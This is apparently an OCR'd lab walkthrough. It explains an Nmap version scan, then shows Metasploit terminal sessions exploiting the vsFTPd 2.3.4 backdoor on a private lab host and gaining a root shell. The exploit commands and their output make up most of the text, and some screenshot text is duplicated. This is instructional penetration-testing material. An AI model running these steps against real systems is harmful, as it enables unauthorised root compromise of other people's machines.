
The **‘nmap -sV 192.168.56.101’** command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.




root@kali: /home/kali/Desktop
File Actions Edit View Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > SHOW OPTIONS
[-] Unknown command: SHOW
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 10.0.2.4 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic


root@kali: /home/kali/Desktop
File Actions Edit View Help
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.


If setting a PAYLOAD, this command can take an index from `show payloads'.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
[*] Command shell session 1 opened (10.0.2.15:38865 → 10.0.2.4:6200) at 2023-03-14 00:09:54 -0400
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami
root
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls